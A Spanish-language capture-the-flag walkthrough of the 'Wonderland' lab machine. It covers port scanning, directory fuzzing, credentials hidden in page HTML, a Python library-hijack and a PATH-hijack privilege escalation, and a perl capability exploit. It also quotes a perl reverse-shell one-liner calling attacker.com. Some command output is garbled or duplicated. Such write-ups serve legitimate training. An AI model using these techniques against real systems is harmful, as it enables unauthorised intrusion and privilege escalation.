

Wonderland

#Wonderland

Escaneo de la maquina


Vamos a realizar la maquina Wonderland, primero nos tenemos que conectarnos a su VPN con el siguiente comando:

Bash


```
\\" nos vamos al directorio donde esta el archivo vpn y  
escribimos ç  
openvpn +nombre.vpon
```

```
> nmap -p- -sS -sV -sC -vvv --min-rate 5000 -n -Pn 10.10.253.122 -oN escaneo  
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.  
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-29 11:23 CET
```

```
cat escaneo  
File: escaneo  
1 # Nmap 7.94 scan initiated Sun Oct 29 11:23:49 2023 as: nmap -p- -sS -sV -sC -vvv --min-rate 5000 -n -Pn -oN escaneo 10.10.253.122  
2 Nmap scan report for 10.10.253.122  
3 Host is up, received user-set (0.046s latency).  
4 Scanned at 2023-10-29 11:23:49 CET for 28s  
5 Not shown: 65533 closed tcp ports (reset)  
6 PORT      STATE SERVICE REASON      VERSION  
7 22/tcp    open  ssh      syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)  
8 | ssh-hostkey:  
9 |   2048 8e:ee:fb:96:ce:ad:70:dd:05:a9:3b:0d:b0:71:b8:63 (RSA)  
10 |_ ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQde20sKMgK5MTnyRTmZhxPxnxLggGUenXZLDkaGAkZSMgwM3taNTc80aEku7Bvb0kqoIya4ZIByLuNdMnESFFB22kMwfkoB0zKCSWza10jvdMBw559UkLCZ3bgwDY2RudNYq5  
YEWtqMFgeRCC1/04hAHl0YjLJufrYoibk0EPaClcDPVjpo+E1xpbn3kqkMhylDvfZ2lItU1Et2MkhmtJ6TH2H4+eFdYMEQ55qX6aASSXM70oUhWJJmptry2aNeUiytv7uwWfHkIqk3vVrZBsyjW4ebxC3v0/0qd73UWd5epuNbYbN  
Nls0g6YDZDV18wy20eYGKwjtogg5+h82rnWN  
11 |_ 256 7a:92:79:44:16:4f:20:43:50:a9:a8:47:e2:c2:be:84 (ECDSA)  
12 |_ ecdsa-sha2-nistp256 AAAAE2V1ZHnhLXNoTTibmLzdHAYNTYAAA1bmzdHAYNTYAAAABBBHH2gIouNdIHId0iND9UFQByJZcff2CXQ5Esgx1L96L50cYaArAW3A3YP3Vdg4tePrpavcPjC2IDonroSEeGj6M=  
13 |_ 256 00:0b:80:44:e6:3d:4b:69:47:92:2c:55:14:7e:2a:c9 (ED25519)  
14 |_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAAsWAdr9q04J708aeiWYg03WjpqGV56aNf/LF+/hMyKh  
15 80/tcp    open  http     syn-ack ttl 63 Golang net/http server (Go-IPFS json-rpc or InfluxDB API)  
16 |_ http-methods:  
17 |_ Supported Methods: GET HEAD POST OPTIONS  
18 |_ http-title: Follow the white rabbit.  
19 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
20  
21 Read data files from: /usr/bin/../share/nmap  
22 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
# Nmap done at Sun Oct 29 11:24:17 2023 -- 1 IP address (1 host up) scanned in 27.47 seconds
```




Fuzzing




Keep Going.

"Would you tell me, please, which way I ought to go from here?"

```
wfuzz --hc 404 -c -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u 'http://10.10.4.218//FUZZ'
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is not compiled against OpenSSL. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****
Total requests: 22068
=====
ID      Response  Lines   Word  Chars  Payload
=====
0000000001: 200      8 L    31 W   264 Ch  "# directory-list-2.3-medium.txt"
0000000002: 200      8 L    29 W   258 Ch  "# license, visit http://creativecommons.org/licenses/by-sa/3.0/"
0000000003: 200      8 L    31 W   258 Ch  "# Copyright 2007 James Fisher"
0000000004: 200      8 L    29 W   258 Ch  "# http://10.10.4.218/r/a/"
0000000005: 200      8 L    31 W   258 Ch  "# Priority ordered case-sensitive list, where entries were found"
0000000006: 200      8 L    29 W   258 Ch  "# or send a letter to Creative Commons, 171 Second Street,"
0000000007: 200      8 L    31 W   258 Ch  "# or at least 2 different hosts"
0000000008: 200      8 L    31 W   258 Ch  "# or send a letter to Creative Commons, 171 Second Street,""
0000000009: 200      8 L    31 W   258 Ch  "# This work is licensed under the Creative Commons"
0000000010: 200      8 L    31 W   258 Ch  "# Attribution-Share Alike 3.0 License. To view a copy of this"
0000000011: 200      8 L    31 W   258 Ch  "# Attribution-Share Alike 3.0 License. To view a copy of this"
0000000012: 200      8 L    31 W   258 Ch  "# or send a letter to Creative Commons, 171 Second Street,""
0000000013: 200      8 L    31 W   258 Ch  "# or send a letter to Creative Commons, 171 Second Street,""
0000000014: 200      8 L    31 W   258 Ch  "# or send a letter to Creative Commons, 171 Second Street,""
0000000015: 200      8 L    31 W   258 Ch  "# or send a letter to Creative Commons, 171 Second Street,""
0000000016: 200      8 L    31 W   258 Ch  "# or send a letter to Creative Commons, 171 Second Street,""
0000000017: 200      8 L    31 W   258 Ch  "# or send a letter to Creative Commons, 171 Second Street,""
0000000018: 200      8 L    31 W   258 Ch  "# or send a letter to Creative Commons, 171 Second Street,""
0000000019: 200      8 L    31 W   258 Ch  "# or send a letter to Creative Commons, 171 Second Street,""
0000000020: 200      8 L    31 W   258 Ch  "# or send a letter to Creative Commons, 171 Second Street,""
0000000021: 200      8 L    31 W   258 Ch  "# or send a letter to Creative Commons, 171 Second Street,""
0000000022: 404      1 L    0 W    19 Ch  "Index1"
=====
Total time: 0
Processed Requests: 2552
Filtered Requests: 2581
Requests/sec.: 9
```




```
wfuzz --hc 404 -c -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u 'http://10.10.4.218/r/a/FUZZ'
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is not compiled against OpenSSL. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****
Target: http://10.10.4.218/r/a/FUZZ
Total requests: 22050
=====
ID      Response  Lines   Word  Chars  Payload
=====
0000000001: 200      8 L    31 W   264 Ch  "# directory-list-2.3-medium.txt"
0000000002: 200      8 L    29 W   258 Ch  "# license, visit http://creativecommons.org/licenses/by-sa/3.0/"
0000000003: 200      8 L    31 W   258 Ch  "# Copyright 2007 James Fisher"
0000000004: 200      8 L    29 W   258 Ch  "# http://10.10.4.218/r/a/"
0000000005: 200      8 L    31 W   258 Ch  "# Priority ordered case-sensitive list, where entries were found"
0000000006: 200      8 L    29 W   258 Ch  "# or send a letter to Creative Commons, 171 Second Street,"
0000000007: 200      8 L    31 W   258 Ch  "# or at least 2 different hosts"
0000000008: 200      8 L    31 W   258 Ch  "# or send a letter to Creative Commons, 171 Second Street,""
0000000009: 200      8 L    31 W   258 Ch  "# This work is licensed under the Creative Commons"
0000000010: 200      8 L    31 W   258 Ch  "# Attribution-Share Alike 3.0 License. To view a copy of this"
0000000011: 200      8 L    31 W   258 Ch  "# Attribution-Share Alike 3.0 License. To view a copy of this"
0000000012: 200      8 L    31 W   258 Ch  "# or send a letter to Creative Commons, 171 Second Street,""
0000000013: 200      8 L    31 W   258 Ch  "# or send a letter to Creative Commons, 171 Second Street,""
0000000014: 200      8 L    31 W   258 Ch  "# or send a letter to Creative Commons, 171 Second Street,""
0000000015: 200      8 L    31 W   258 Ch  "# or send a letter to Creative Commons, 171 Second Street,""
0000000016: 200      8 L    31 W   258 Ch  "# or send a letter to Creative Commons, 171 Second Street,""
0000000017: 200      8 L    31 W   258 Ch  "# or send a letter to Creative Commons, 171 Second Street,""
0000000018: 200      8 L    31 W   258 Ch  "# or send a letter to Creative Commons, 171 Second Street,""
0000000019: 200      8 L    31 W   258 Ch  "# or send a letter to Creative Commons, 171 Second Street,""
0000000020: 200      8 L    31 W   258 Ch  "# or send a letter to Creative Commons, 171 Second Street,""
0000000021: 200      8 L    31 W   258 Ch  "# or send a letter to Creative Commons, 171 Second Street,""
0000000022: 404      1 L    0 W    19 Ch  "Index1"
=====
Total time: 8.064208
Processed Requests: 572
Filtered Requests: 557
Requests/sec.: 70.93070
```



Keep Going.

"I don't much care where—" said Alice.

```
wfuzz --hc 404 -c -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u 'http://10.10.4.218/r/a/b/FUZZ'
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is not compiled against OpenSSL. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****
Target: http://10.10.4.218/r/a/b/FUZZ
Total Requests: 22050
=====
ID      Response  Lines   Word  Chars  Payload
=====
0000000001: 200      8 L    23 W   233 Ch  "# directory-list-2.3-medium.txt"
0000000002: 200      8 L    23 W   233 Ch  "# license, visit http://creativecommons.org/licenses/by-sa/3.0/"
0000000003: 200      8 L    23 W   233 Ch  "# Copyright 2007 James Fisher"
0000000004: 200      8 L    23 W   233 Ch  "# http://10.10.4.218/r/a/b/"
0000000005: 200      8 L    23 W   233 Ch  "# Priority ordered case-sensitive list, where entries were found"
0000000006: 200      8 L    23 W   233 Ch  "# or send a letter to Creative Commons, 171 Second Street,"
0000000007: 200      8 L    23 W   233 Ch  "# or at least 2 different hosts"
0000000008: 200      8 L    23 W   233 Ch  "# or send a letter to Creative Commons, 171 Second Street,""
0000000009: 200      8 L    23 W   233 Ch  "# This work is licensed under the Creative Commons"
0000000010: 200      8 L    23 W   233 Ch  "# Attribution-Share Alike 3.0 License. To view a copy of this"
0000000011: 200      8 L    23 W   233 Ch  "# Attribution-Share Alike 3.0 License. To view a copy of this"
0000000012: 200      8 L    23 W   233 Ch  "# or send a letter to Creative Commons, 171 Second Street,""
0000000013: 200      8 L    23 W   233 Ch  "# or send a letter to Creative Commons, 171 Second Street,""
0000000014: 200      8 L    23 W   233 Ch  "# or send a letter to Creative Commons, 171 Second Street,""
0000000015: 200      8 L    23 W   233 Ch  "# or send a letter to Creative Commons, 171 Second Street,""
0000000016: 200      8 L    23 W   233 Ch  "# or send a letter to Creative Commons, 171 Second Street,""
0000000017: 200      8 L    23 W   233 Ch  "# or send a letter to Creative Commons, 171 Second Street,""
0000000018: 200      8 L    23 W   233 Ch  "# or send a letter to Creative Commons, 171 Second Street,""
0000000019: 200      8 L    23 W   233 Ch  "# or send a letter to Creative Commons, 171 Second Street,""
0000000020: 200      8 L    23 W   233 Ch  "# or send a letter to Creative Commons, 171 Second Street,""
0000000021: 200      8 L    23 W   233 Ch  "# or send a letter to Creative Commons, 171 Second Street,""
0000000022: 404      1 L    0 W    19 Ch  "Index1"
=====
Total time: 8.937006
Processed Requests: 572
Filtered Requests: 557
Requests/sec.: 72.77059
```



Keep Going.

"Then it doesn't matter which way you go," said the Cat.

A black and white illustration of Alice from 'Alice's Adventures in Wonderland'. Alice is shown from the waist up, wearing her signature white apron over a blue dress. She has a worried expression and is looking down at the White Rabbit, who is partially visible behind her. The White Rabbit is wearing a white coat and a pocket watch chain. The background consists of vertical, slightly curved lines representing trees or bushes.

```
1 <!DOCTYPE html>
2
3 <head>
4   <title>Enter wonderland</title>
5   <link rel="stylesheet" type="text/css" href="/main.css">
6 </head>
7
8 <body>
9   <h1>Open the door and enter wonderland</h1>
10  <p>>Oh, you're sure to do that," said the Cat, "if you only walk long enough."</p>
11  <p>>Alice felt that this could not be denied, so she tried another question. "What sort of people live about here?"</p>
12  <p>>In that direction," the Cat said, waving its right paw round, "lives a Hatter: and in that direction," waving
13    the other paw, "lives a March Hare. Visit either you like: they're both mad."</p>
14  <p> style="display: none;">Alice:HowDothTheLittleCrococileImproveHisShiningTail</p>
15  
16 </body>
```

```
> cat credenciales
File: credenciales
1 alice:HowDothTheLittleCrocodileImproveHisShiningTail
```

Al parecer vemos que tenemos un usuario con contraseña en la parte del código del último directorio con el cual se ve en style

Escalada de Credenciales

Como vemos que tenemos un usuario y hemos visto anteriormente esta abierto ssh

```
> ssh alice@10.10.99.228
The authenticity of host '10.10.99.228 (10.10.99.228)' can't be established.
ED25519 key fingerprint is SHA256:08PPqQyrfXMAZkq45693yD4CmWAYp5GOINbxYqTRedo.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.10.99.228' (ED25519) to the list of known hosts.
alice@10.10.99.228's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-101-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management:   https://landscape.canonical.com
 * Support:      https://ubuntu.com/advantage

System information as of Tue Oct 31 11:24:43 UTC 2023

System load: 0.24      Processes:     85
Usage of /: 18.9% of 19.56GB  Users logged in:  0
Memory usage: 27%
Swap usage:  0%

0 packages can be updated.
0 updates are security updates.

Last login: Mon May 25 16:37:21 2020 from 192.168.170.1
alice@wonderland:~$
```

```
> cd Wonderland
> cat credenciales
File: credenciales
1 alice:HowDoTheLittleCrocodileImproveHisShiningTail

& > /home/u/Wonderland > ✓ > with 🔥 -
```

```
alice@wonderland:~$ ls
root.txt  walrus_and_the_carpenter.py
alice@wonderland:~$
```

```
alice@wonderland:~$ cat root.txt
cat: root.txt: Permission denied
alice@wonderland:~$ nano walrus.a
```

```
alice@wonderland:~$ cat walrus_and_the_carpenter.py
import random
poem = """The sun was shining on the sea,
Shining with all his might:
He did his very best to make
The billows smooth and bright –
And this was odd, because it was
The middle of the night.

The moon was shining sulkily,
Because she thought the sun
Had got no business to be there
After the day was done –
"It's very rude of him," she said,
"To come and spoil the fun!"

The sea was wet as wet could be,
The sands were dry as dry.
You could not see a cloud, because
No cloud was in the sky:
No birds were flying over head –
There were no birds to fly.

The Walrus and the Carpenter
Were walking close at hand;
They wept like anything to see
Such quantities of sand:
"If this were only cleared away,"
They said, "it would be grand!"

"If seven maids with seven mops
```

```
They'd eaten every one.
```

```
for i in range(10):
    line = random.choice(poem.split("\n"))
    print("The line was:\t", line)alice@wonderland:~$
```

```
alice@wonderland:~$ sudo -l
[sudo] password for alice:
Matching Defaults entries for alice on wonderland:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin

User alice may run the following commands on wonderland:
  (rabbit) /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py
alice@wonderland:~$ |
```

```
import os
os.system("/bin/bash")
```

```
alice@wonderland:~$ nano random.py
alice@wonderland:~$ sudo -l
[sudo] password for alice:
Matching Defaults entries for alice on wonderland:      Capture the flag
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User alice may run the following commands on wonderland:      credenciales [R0]
    (rabbit) /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py
alice@wonderland:~$ sudo -u rabbit /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py
rabbit@wonderland:~$
```

La explicacion del codigo y del tema es que en el archivo `walrus_and_the_carpenter` tenemos en el codigo **Import random** que quiere decir con eso que lo que hacer que si hay un archivo en el mismo directorio que sea **.py** y con el nombre **random** lo va a ejecutar y como llamamos a que rabbit ejecute el walrus pues lanza un bash desde su usuario.

```
rabbit@wonderland:~$ ls
random.py  root.txt  walrus_and_the_carpenter.py
rabbit@wonderland:~$ cat root.txt
cat: root.txt: Permission denied
rabbit@wonderland:~$ sudo -l
[sudo] password for rabbit:
Sorry, try again.
[sudo] password for rabbit:
sudo: 1 incorrect password attempt
```

Despues que no podemos realizar el mismo paso anterior que alice, buscaremos binario con el comando:

Bash

```
find / -perm -4000 2>/dev/null
```

```
rabbit@wonderland:~$ find / -perm -4000 2>/dev/null
/home/rabbit/teaParty
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmcrypt-get-device
/usr/bin/chsh
/usr/bin/newuidmap
/usr/bin/traceroute6.iputils
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/at
/usr/bin/newgidmap
/usr/bin/pkexec
/usr/bin/sudo
/bin/fusermount
/bin/umount
/bin/ping
/bin/mount
/bin/su
rabit@wonderland:~$
```

Como no lo vemos tendremos que descargarlo nos dirigimos en rabbit hacia el directorio donde esta teaParty

Y lanzamos un python server http hacia el 5000 y como funciona

```
Welcome to the tea party!
The Mad Hatter will be here soon.
/bin/echo -n 'Probably by ' && date --date='next hour' -R
Ask very nicely, and I will give you some tea while you wait for him
Segmentation fault (core dumped)
;*3$"
---
```

Path Hijacking

Al ver que tenemos comando

The terminal window shows a file named 'date' with the following content:

```
File Actions Edit View Help
GNU nano 2.9.3
date
#!/bin/bash
/bin/bash
```

```
rabbit@wonderland:/home/rabbit$ chmod 777 date
rabbit@wonderland:/home/rabbit$ export PATH=.:${PATH}
rabbit@wonderland:/home/rabbit$ ./teaParty
Welcome to the tea party!
The Mad Hatter will be here soon.
Probably by hatter@wonderland:/home/rabbit$
```

#tips

Para entender lo

que se hace , al
ver que tenemos
un PATH lee de
izquierda a
derecha y al
buscar PATH tiene
un

Vamos a
intentar
cargar el
archivo
teaParty
que contiene
un comando
date

El date hace
que pueda
cargar un
archivo con
el nombre
date y poder
meterse
date

Como vemos en la
imagen si va cargar date
el archivo teaParty lo
engañamos con nuestro
archivo date y cargara lo
que le hemos dicho una
bin/bash

```
rabbit@wonderland:/home/rabbit$ chmod 777 date
rabbit@wonderland:/home/rabbit$ export PATH=.:${PATH}
rabbit@wonderland:/home/rabbit$ ./teaParty
Welcome to the tea party!
The Mad Hatter will be here soon.
Probably by hatter@wonderland:/home/rabbit$
```

```
hatter@wonderland:/home/rabbit$ getcap -r / 2>/dev/null
/usr/bin/perl5.26.1 = cap_setuid+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/perl = cap_setuid+ep
```

gtfobins.github.io/gtfobins/perl

Nuestro calendario... Indetectables - Bus... UnderOde - La cas... The Journey to Try... Exploit Database ... El Rincón de Yu-Ch... Sign in | HackerOne HackTricks - HackTric... MicroJoon Configurar ENT... >

/ perl

Star 9.264

Shell Reverse shell File read SUID Sudo Capabilities

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
perl -e 'exec "/bin/sh";'
```

Reverse shell

It can send back a reverse shell to a listening attacker to open a remote network access.

Run `nc -l -p 12345` on the attacker box to receive the shell.

```
export RHOST=attacker.com
export RPORT=12345
perl -e 'use Socket;$i="$ENV{RHOST}";$p=$ENV{RPORT};socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,"<>");open(STDOUT,"<>>");open(STDERR,"<>>");exec("/bin/sh");}}
```

File read

It reads data from files, it may be used to do privileged reads or disclose files outside a restricted file system.

```
LFILE=file_to_read
perl -ne print $LFILE
```

```
hatter@wonderland:/usr/bin$ perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh";'
bash: ./perl: Permission denied
```

Obtain the flag in user.txt

thm{"Curiouser and curioser!"}

Correct Answer

Hint

+20 Escalate your privileges. what is the flag in root.txt?